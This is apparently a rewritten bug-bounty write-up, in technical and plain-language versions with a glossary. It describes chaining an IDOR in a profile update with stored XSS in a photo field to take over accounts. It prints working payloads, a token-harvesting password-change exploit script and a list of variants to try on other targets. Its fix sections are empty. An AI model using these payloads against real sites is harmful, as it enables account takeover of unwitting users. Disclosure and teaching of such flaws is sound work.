Zero Click To Account Takeover (IDOR + XSS)
An insecure direct object reference let an attacker update other users' profiles by changing the user id in the request, and the profile photo field was reflected into an image tag without sanitisation, allowing script injection. The stored script could then read the site's anti-CSRF tokens and submit the password change form, which did not require the old password, taking over the victim's account.

Hello dear friends, This write-up is about one of my findings on BugCrowd’s programs that lead attackers to use IDOR to inject XSS payload on the victim profile and send a request to update the password function till change victim's password.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This write-up covers a finding on a Bugcrowd program. The vulnerable domain had been acquired by the company, and the researcher describes it as a fresh asset. The feature at the centre of it is the profile update function: an authenticated user edits their own profile, and the application accepts a set of data[User][...] fields, including the user id, the photo URL, the display name, gender, date of birth and mobile number. The same application also has a password change page, editar-mi-contrasena, which is protected by two verification tokens per request.
The chain is an IDOR in the profile update that lets an attacker write to another user's profile, combined with a stored XSS in the photo field that runs in the victim's session, and finally an exploit that abuses the password change function to take over the account.
Setup
There are no special tools or versions to install. The work is done with a browser, a proxy to edit requests, and the researcher's own account on the target. The preconditions are:
- A valid authenticated account on the target, so the profile update request can be captured and replayed.
- The victim's numeric user id, which is the value carried in
data[User][id]. - The victim visiting their own profile page after the payload has been stored, so the injected JavaScript executes in their session.
The researcher used Crunchbase and Google dorks during recon to understand the asset. On this fresh asset the researcher reports 2 P1s, 1 P2 and 2 P3s in total.
Finding it
The IDOR was, in the researcher's words, the simplest type of IDOR on an updated profile. The profile update request carries the user id in the body as data[user][id], and changing it updates another user's profile. Changing it updates another user's profile.

While testing the same request, the researcher noticed that data[User][photo] is reflected into the src attribute of an img tag on the profile page. The reflection lets you close the src value, but not the img tag itself. That is enough: an onerror handler can be attached to the tag, and it fires when the image fails to load.
Exploitation
Step 1: Write to another user's profile (IDOR)
The profile update is a POST to /users/update_my_profile with a form-encoded body. The captured request looks like this:
POST /users/update_my_profile HTTP/1.1Host: www.target.com... _method=POST&data[_Token][key]=[redacted]&data[User][id]=808265&data[User][photo]=https://s3-us-west-2.amazonaws.com/target/nonexistent.png"+onerror=alert(origin)&data[User][photo_old]=&data[User][name]=Arman.Security&data[User][gender]=m&data[date][day]=&data[date][month]=&data[date][year]=&data[User][mobile_number]=&data[_Token][fields]=[redacted]%3A&data[_Token][unlocked]=
The important parts:
data[User][id]=808265is the target user id. Changing this value is the IDOR: the server updates whichever profile the id points to, not the profile of the session owner.data[User][photo]is the injection point. The value is a URL to a non-existent object in an S3 bucket, followed by"+onerror=alert(origin). The closing quote ends thesrcattribute, and theonerrorhandler is added to theimgtag. Because the image does not exist, the handler fires as soon as the profile page renders.- The
data[_Token][key],data[_Token][fields]anddata[_Token][unlocked]fields are the application's form tokens.
The stored value is reflected on the profile page like this:
At this point there is a stored XSS that executes in the victim's session whenever the victim views their profile.
Step 2: Understand the password change function
The site works on cookies, and every request carries two verification tokens: one is stable, the other changes per function. The important part was that the update password function ignores the old password. That means an attacker who can send a valid password change request from the victim's session does not need to know the current password.
The remaining problem is collecting the victim's tokens and working out which of the variable tokens the password change function expects. The researcher wrote an exploit that fetches the password change page, harvests the tokens from the form, and sends a candidate token value to the update endpoint.
Step 3: The exploit
url = "https://www.target.com/editar-mi-contrasena";var token_keys_array = [];var token_fields_array = [];var params = [];var body = "";var xhr = new XMLHttpRequest();xhr.responseType = "document";xhr.open("GET", url, true);xhr.withCredentials = true;var xmlHttpRequest2 = new XMLHttpRequest();xmlHttpRequest2.open("POST", "https://www.target.com/editar-mi-contrasena", true);xmlHttpRequest2.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8");xmlHttpRequest2.setRequestHeader("Referer", "https://www.target.com/editar-mi-contrasena");xmlHttpRequest2.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");xmlHttpRequest2.setRequestHeader("Upgrade-Insecure-Requests", "1");xmlHttpRequest2.setRequestHeader("Sec-Fetch-Mode", "navigate");xmlHttpRequest2.setRequestHeader("Sec-Fetch-Dest", "document");xmlHttpRequest2.setRequestHeader("Sec-Fetch-User", "?1");xmlHttpRequest2.withCredentials = true;xmlHttpRequest2.onreadystatechange = function () {if (this.readyState == 4 && this.status == 302) {print("response=" + this.responseText);print("done");};};xhr.onreadystatechange = function() {if (xhr.readyState == 4){xhr.response.querySelectorAll("input[name='data[_Token][key]']").forEach( input => {token_keys_array.push(input.value)});xhr.response.querySelectorAll("input[name='data[_Token][fields]']").forEach( input => {token_fields_array.push(input.value)});for (let b = 0; b < token_fields_array.length; b++) {if (b == 2){body = "_method=POST&data%5B_Token%5D%5Bkey%5D="+token_keys_array[0]+"&data%5BUser%5D%5Bpassword%5D=EvilOrAngel&data%5BUser%5D%5Bpassword_confirmation%5D=EvilOrAngel&data%5B_Token%5D%5Bfields%5D="+encodeURIComponent(token_fields_array[b])+"&data%5B_Token%5D%5Bunlocked%5D=";xmlHttpRequest2.send(body);};};};};xhr.send();
What it does, step by step:
- It sends a GET to
https://www.target.com/editar-mi-contrasenawithwithCredentials = true, so the victim's cookies go with the request and the response is the victim's own password change form. - The response is parsed as a document (
responseType = "document"). It collects everyinput[name='data[_Token][key]']value intotoken_keys_arrayand everyinput[name='data[_Token][fields]']value intotoken_fields_array. - It loops over the collected
fieldstokens and, when the index is 2, builds the body for the password change:_method=POST, the first key token, the new passwordEvilOrAngelwith its confirmation, the candidate fields token, and an emptyunlockedtoken. - It POSTs that body to the same
editar-mi-contrasenaURL with the same browser-like headers and with credentials. On a 302 response it prints the response text anddone.
Step 4: Deliver the exploit through the XSS
The exploit is Base64 encoded and placed in the id attribute of an img tag, which is executed by onerror=eval(atob(this.id)):
"><img src=x id=[redacted]= onerror=eval(atob(this.id))>
The src=x fails to load, onerror fires, and eval(atob(this.id)) decodes and runs the payload. The IDOR stores this payload on the victim's profile, and the exploit then runs in the victim's session to take over the account.
Root cause
Two mistakes combine here. First, the profile update trusts the client-supplied data[User][id] instead of taking the user identity from the session, which is the classic IDOR. Second, the data[User][photo] value is written into the src attribute of an img tag without encoding, so a quote in the value breaks out of the attribute and lets an event handler be attached.
The password change function makes the chain complete because it ignores the old password. The site has two verification tokens on each request, one stable and one changeable per function; the exploit reads the tokens from the victim's form and sends a candidate fields token.
Impact
An attacker with any authenticated account can modify another user's profile by changing the id, and can store JavaScript that runs in that user's session. With the password change function ignoring the old password, the injected script can set a new password on the victim's account, which is a full account takeover. The researcher also frames the same XSS as a way to access the private information of the victim account.
Fix
Variants to test
- Other id-bearing fields. Look for other update endpoints that accept a user or object id in the body or query string and try changing it to another account's id. A positive result is a successful response that changes the other account's data.
- Other reflected profile fields. Try the same quote-plus-
onerrortechnique in name, gender, mobile number and any other field rendered on the profile. A positive result is the handler firing when the profile page loads. - Password change without the old password. On other targets, submit a password change with only the new password and the form tokens. A positive result is a 302 or success message and the new password working at login.
- Token harvesting from the victim's session. Where a state-changing form is protected only by tokens rendered in the page, fetch the form with credentials from injected script and replay it. A positive result is the action succeeding with the harvested tokens.
- Base64 in an attribute with
eval(atob(...)). Where a length limit or filter blocks inline script, try encoding the payload in an attribute and executing it through an event handler. A positive result is the decoded payload running.
What happened, in plain words
Imagine a website where every user has a profile page: a photo, a name, a gender, a date of birth, a mobile number. You log in, you edit your own profile, you save. That is the feature at the centre of this story.
Now imagine that when you press Save, your browser sends a message to the server saying "please update the profile with id 808265". The server, instead of checking "is the person sending this message really user 808265?", simply trusts the number in the message. Change the number, and you change someone else's profile. That mistake has a name: IDOR, short for Insecure Direct Object Reference. It means the application hands you a reference to an object (here, a user id) and does not check that you are allowed to touch that object.
The same profile form has a photo field. Whatever you put there ends up inside the HTML of your profile page, in the src attribute of an img tag. If the site does not clean that value, you can put a quote in it, break out of the attribute, and add a little piece of JavaScript that the browser will run. That is XSS, cross-site scripting: getting your own code to run inside someone else's browser session on the target site.
Put the two together. The IDOR lets an attacker write into another user's profile. The XSS payload stored in that profile runs whenever the victim opens their own profile page. And because the site's password change page does not ask for the old password, the injected script can quietly set a new password on the victim's account. The victim opens their profile, the script runs, the password changes, and the attacker logs in. That is a full account takeover.
The researcher found this on a Bugcrowd program. Bugcrowd is a bug bounty platform: companies publish programs there and pay researchers who report security problems in their systems. The domain in question had been acquired by the company, and the researcher describes it as a fresh asset. On that asset the researcher reports 2 P1s, 1 P2 and 2 P3s in total. Those are priority ratings used by such platforms: P1 is the most severe, P3 the least of the three mentioned here.

How the researcher got there
The researcher starts with a point about method: recon, meaning reconnaissance, the work of mapping out what a company owns before attacking anything. The more time you spend on recon, the more chances you have of finding something critical. The researcher used Crunchbase, a public database of companies and acquisitions, together with Google dorks during recon. A Google dork is a carefully crafted search query that makes Google surface pages it would not normally put on the first page, for example pages that mention a company name together with a login form.
No special tools or versions are needed for the rest. The work is done with a browser, a proxy to edit requests, and the researcher's own account on the target. A proxy here means a program that sits between your browser and the website and lets you see and modify every request before it leaves. The preconditions are:
- A valid authenticated account on the target, so the profile update request can be captured and replayed. Authenticated means logged in; replay means sending the same request again, possibly with changes.
- The victim's numeric user id, which is the value carried in
data[User][id]. - The victim visiting their own profile page after the payload has been stored, so the injected JavaScript executes in their session.
A session is the server's way of remembering that a particular browser is logged in as a particular user. It usually works with a cookie: a small piece of data the server asks the browser to store and to send back with every later request to that site. If an attacker's script runs inside the victim's browser while the victim is logged in, that script can make requests that carry the victim's cookie, and the server will treat them as coming from the victim. That is the whole reason XSS is dangerous.
Finding it
The IDOR was, in the researcher's words, the simplest type of IDOR on an updated profile. The profile update request carries the user id in the body as data[user][id], and changing it updates another user's profile. Changing it updates another user's profile.
While testing the same request, the researcher noticed that data[User][photo] is reflected into the src attribute of an img tag on the profile page. Reflected here means the value you submitted comes back out, unchanged, inside the page's HTML. The src attribute is the part of an img tag that tells the browser where to fetch the picture from. The reflection lets you close the src value with a quote, but not the img tag itself. That is enough: an onerror handler can be attached to the tag, and it fires when the image fails to load. An event handler is an attribute like onerror that tells the browser "when this event happens, run this code". Pointing src at a picture that does not exist guarantees the error event.
Exploitation
Step 1: Write to another user's profile (IDOR)
The profile update is a POST to /users/update_my_profile with a form-encoded body. POST is the HTTP method a browser uses when it submits a form; form-encoded means the fields are packed into the body as name=value pairs joined by &. The captured request looks like this:
POST /users/update_my_profile HTTP/1.1Host: www.target.com... _method=POST&data[_Token][key]=[redacted]&data[User][id]=808265&data[User][photo]=https://s3-us-west-2.amazonaws.com/target/nonexistent.png"+onerror=alert(origin)&data[User][photo_old]=&data[User][name]=Arman.Security&data[User][gender]=m&data[date][day]=&data[date][month]=&data[date][year]=&data[User][mobile_number]=&data[_Token][fields]=[redacted]%3A&data[_Token][unlocked]=
Line by line, in plain words:
POST /users/update_my_profile HTTP/1.1is the first line of the request: the method (POST), the path on the server (the profile update endpoint), and the HTTP version. An endpoint is simply a URL the application reacts to.Host: www.target.comtells the server which site the request is for.target.comis a placeholder name used in the write-up; the real domain is not given.data[User][id]=808265is the target user id. Changing this value is the IDOR: the server updates whichever profile the id points to, not the profile of the session owner. The square brackets are just part of the field name; the server reads them as a nested structure, user, then id.data[User][photo]is the injection point. The value is a URL to a non-existent object in an S3 bucket, followed by"+onerror=alert(origin). S3 is Amazon's file storage service; the URL points at a picture that is not there. The closing quote ends thesrcattribute, and theonerrorhandler is added to theimgtag.alert(origin)is a tiny piece of JavaScript that pops up a box showing the page's origin, which is the scheme plus host plus port of the site. It is used here as a harmless proof that code ran. Because the image does not exist, the handler fires as soon as the profile page renders.data[User][photo_old]=,data[User][name]=Arman.Security,data[User][gender]=m,data[date][day]=,data[date][month]=,data[date][year]=,data[User][mobile_number]=are the other profile fields, sent along so the form is complete.data[_Token][key],data[_Token][fields]anddata[_Token][unlocked]are the application's form tokens. A token here is a random-looking string the server puts into a form and expects back when the form is submitted, to make sure the submission came from a page the server itself generated. The long hex strings are such tokens; treat them as secrets.
The stored value is reflected on the profile page like this:
At this point there is a stored XSS that executes in the victim's session whenever the victim views their profile. Stored means the payload is saved on the server, in the profile, rather than being part of a link you have to trick someone into clicking.
Step 2: Understand the password change function
The site works on cookies, and every request carries two verification tokens: one is stable, the other changes per function. The important part was that the update password function ignores the old password. That means an attacker who can send a valid password change request from the victim's session does not need to know the current password. Normally a password change form asks for the old password precisely so that someone who has hijacked a session cannot silently lock the real owner out.
The remaining problem is collecting the victim's tokens and working out which of the variable tokens the password change function expects. The researcher wrote an exploit that fetches the password change page, harvests the tokens from the form, and sends a candidate token value to the update endpoint. The page is called editar-mi-contrasena, Spanish for "edit my password".
Step 3: The exploit
url = "https://www.target.com/editar-mi-contrasena";var token_keys_array = [];var token_fields_array = [];var params = [];var body = "";var xhr = new XMLHttpRequest();xhr.responseType = "document";xhr.open("GET", url, true);xhr.withCredentials = true;var xmlHttpRequest2 = new XMLHttpRequest();xmlHttpRequest2.open("POST", "https://www.target.com/editar-mi-contrasena", true);xmlHttpRequest2.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8");xmlHttpRequest2.setRequestHeader("Referer", "https://www.target.com/editar-mi-contrasena");xmlHttpRequest2.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");xmlHttpRequest2.setRequestHeader("Upgrade-Insecure-Requests", "1");xmlHttpRequest2.setRequestHeader("Sec-Fetch-Mode", "navigate");xmlHttpRequest2.setRequestHeader("Sec-Fetch-Dest", "document");xmlHttpRequest2.setRequestHeader("Sec-Fetch-User", "?1");xmlHttpRequest2.withCredentials = true;xmlHttpRequest2.onreadystatechange = function () {if (this.readyState == 4 && this.status == 302) {print("response=" + this.responseText);print("done");};};xhr.onreadystatechange = function() {if (xhr.readyState == 4){xhr.response.querySelectorAll("input[name='data[_Token][key]']").forEach( input => {token_keys_array.push(input.value)});xhr.response.querySelectorAll("input[name='data[_Token][fields]']").forEach( input => {token_fields_array.push(input.value)});for (let b = 0; b < token_fields_array.length; b++) {if (b == 2){body = "_method=POST&data%5B_Token%5D%5Bkey%5D="+token_keys_array[0]+"&data%5BUser%5D%5Bpassword%5D=EvilOrAngel&data%5BUser%5D%5Bpassword_confirmation%5D=EvilOrAngel&data%5B_Token%5D%5Bfields%5D="+encodeURIComponent(token_fields_array[b])+"&data%5B_Token%5D%5Bunlocked%5D=";xmlHttpRequest2.send(body);};};};};xhr.send();
What it does, step by step:
urlholds the address of the password change page.token_keys_arrayandtoken_fields_arrayare empty lists that will hold the tokens found in the page.bodywill hold the text of the request to send.new XMLHttpRequest()creates an object that lets JavaScript make HTTP requests in the background, without reloading the page. The first one,xhr, is used to fetch the page.xhr.responseType = "document"asks the browser to hand back the response as a parsed HTML document, so it can be searched like a page.xhr.open("GET", url, true)prepares a GET request, the method used to ask for a page.xhr.withCredentials = trueis the crucial line: it tells the browser to attach the victim's cookies to the request, so the server sees the request as coming from the logged-in victim.- The second object,
xmlHttpRequest2, is prepared for the POST that will actually change the password.setRequestHeaderadds headers, the extra lines of information a browser normally sends with a request.Acceptsays which content types the script can handle.Refererclaims the request came from the password page, which some servers check.Content-Type: application/x-www-form-urlencodedsays the body is a normal form submission.Upgrade-Insecure-Requests,Sec-Fetch-Mode,Sec-Fetch-DestandSec-Fetch-Userare headers modern browsers send to describe the kind of navigation being made; copying them makes the request look like a real browser action.withCredentials = trueagain makes sure the victim's cookies go along. xmlHttpRequest2.onreadystatechangeis a function that runs as the POST progresses.readyState == 4means the exchange is finished, andstatus == 302means the server answered with a redirect. A redirect after a form submission often means the submission was accepted; on a 302 the script prints the response anddone.xhr.onreadystatechangeruns when the GET of the password page finishes.xhr.response.querySelectorAll("input[name='data[_Token][key]']")finds every hidden input in the fetched page whose name isdata[_Token][key], and pushes each value intotoken_keys_array. The same is done fordata[_Token][fields]intotoken_fields_array. In other words, the script reads the victim's own tokens straight out of the victim's own form.- The
forloop walks over the collectedfieldstokens. When the indexbequals 2, it builds the body for the password change:_method=POST, the first key token, the new passwordEvilOrAngelwith its confirmation, the candidate fields token, and an emptyunlockedtoken. The%5Band%5Dare the URL-encoded forms of[and], because those characters have to be escaped inside a form body.encodeURIComponentdoes the same escaping for the token value. xmlHttpRequest2.send(body)sends the POST to the sameeditar-mi-contrasenaURL with the victim's cookies. If the server answers with a 302, the script prints the response anddone.
Step 4: Deliver the exploit through the XSS
The exploit is Base64 encoded and placed in the id attribute of an img tag, which is executed by onerror=eval(atob(this.id)). Base64 is a way of writing any data using only letters, digits and a couple of symbols, so that it survives being pasted into places that dislike quotes or angle brackets. atob is the browser function that turns Base64 back into text, and eval runs that text as JavaScript. this.id means "the id attribute of this tag".
"><img src=x id=[redacted]= onerror=eval(atob(this.id))>
Line by line: the leading "> closes whatever attribute the value was placed in and closes the surrounding tag, so the browser starts reading a new tag. <img src=x starts an image tag pointing at a picture called x, which does not exist. id= followed by the long Base64 string stores the encoded payload in the tag's id attribute. onerror=eval(atob(this.id)) says: when the image fails to load, decode the id and run it. The final > closes the tag.
The src=x fails to load, onerror fires, and eval(atob(this.id)) decodes and runs the payload. The IDOR stores this payload on the victim's profile, and the exploit then runs in the victim's session to take over the account.
Why it worked
Two mistakes combine here. First, the profile update trusts the client-supplied data[User][id] instead of taking the user identity from the session, which is the classic IDOR. Second, the data[User][photo] value is written into the src attribute of an img tag without encoding, so a quote in the value breaks out of the attribute and lets an event handler be attached. Encoding here means converting characters like " and < into harmless equivalents so the browser treats them as text, not as HTML structure.
The password change function makes the chain complete because it ignores the old password. The site has two verification tokens on each request, one stable and one changeable per function; the exploit reads the tokens from the victim's form and sends a candidate fields token.
What the impact is
An attacker with any authenticated account can modify another user's profile by changing the id, and can store JavaScript that runs in that user's session. With the password change function ignoring the old password, the injected script can set a new password on the victim's account, which is a full account takeover. The researcher also frames the same XSS as a way to access the private information of the victim account.
How to fix it
Things to try on other targets
- Other id-bearing fields. Look for other update endpoints that accept a user or object id in the body or query string and try changing it to another account's id. A positive result is a successful response that changes the other account's data.
- Other reflected profile fields. Try the same quote-plus-
onerrortechnique in name, gender, mobile number and any other field rendered on the profile. A positive result is the handler firing when the profile page loads. - Password change without the old password. On other targets, submit a password change with only the new password and the form tokens. A positive result is a 302 or success message and the new password working at login.
- Token harvesting from the victim's session. Where a state-changing form is protected only by tokens rendered in the page, fetch the form with credentials from injected script and replay it. A positive result is the action succeeding with the harvested tokens.
- Base64 in an attribute with
eval(atob(...)). Where a length limit or filter blocks inline script, try encoding the payload in an attribute and executing it through an event handler. A positive result is the decoded payload running.
Glossary
- Account takeover: gaining control of another person's account, typically by changing their password or session so the real owner is locked out.
- Authenticated: logged in, with the server able to tell which user is making a request.
- Base64: an encoding that represents any data using only letters, digits and a few symbols, so it can be pasted where quotes or angle brackets would break things.
- Bug bounty program: a scheme where a company invites researchers to report security problems and pays for valid ones; Bugcrowd is a platform that hosts such programs.
- Cookie: a small piece of data a site asks the browser to store and send back with every later request, commonly used to remember that you are logged in.
- Crunchbase: a public database of companies, funding and acquisitions, useful in recon to learn who owns a domain.
- Endpoint: a URL on a server that the application reacts to.
- Event handler: an HTML attribute such as
onerrorthat runs code when a particular event happens, for example an image failing to load. - Form-encoded: a way of packing form fields into a request body as
name=valuepairs joined by&. - GET: the HTTP method used to ask a server for a page or resource.
- Google dork: a carefully crafted search query that makes Google surface pages it would not normally show prominently.
- Header: an extra line of information sent with an HTTP request or response, such as
Content-TypeorReferer. - HTML attribute: a
name=valuepair inside an HTML tag, such assrcoridon animgtag. - IDOR (Insecure Direct Object Reference): a flaw where the application accepts an identifier supplied by the user (such as a user id) and does not check that the user is allowed to access that object.
imgtag: the HTML element that displays a picture; itssrcattribute says where the picture is.- JavaScript: the programming language that browsers run, and therefore the language of XSS payloads.
- Origin: the combination of scheme, host and port of a page, for example
https://www.target.com. - P1, P2, P3: priority ratings used on bug bounty platforms, P1 being the most severe of the three mentioned here.
- POST: the HTTP method a browser uses to submit a form or send data that changes something on the server.
- Proxy: a program that sits between your browser and a website and lets you inspect and modify requests.
- Recon (reconnaissance): the work of mapping out what a company owns and runs before testing it.
- Reflected: a value you submitted that comes back out, unchanged, inside the page's HTML.
- Replay: sending a captured request again, possibly with modifications.
- S3: Amazon's file storage service, often used to host images.
- Session: the server's record that a particular browser is logged in as a particular user, usually tied to a cookie.
- Stored XSS: an XSS payload that is saved on the server, for example in a profile, and runs whenever a page displays it.
- Token: a random-looking string placed in a form and expected back on submission, used to check that the submission came from a page the server generated.
- XSS (cross-site scripting): getting attacker-supplied JavaScript to run inside another user's browser session on a target site.
- 302: an HTTP status code meaning the server is redirecting the browser elsewhere, often used after a successful form submission.
withCredentials: a setting on background requests in JavaScript that makes the browser attach cookies to them.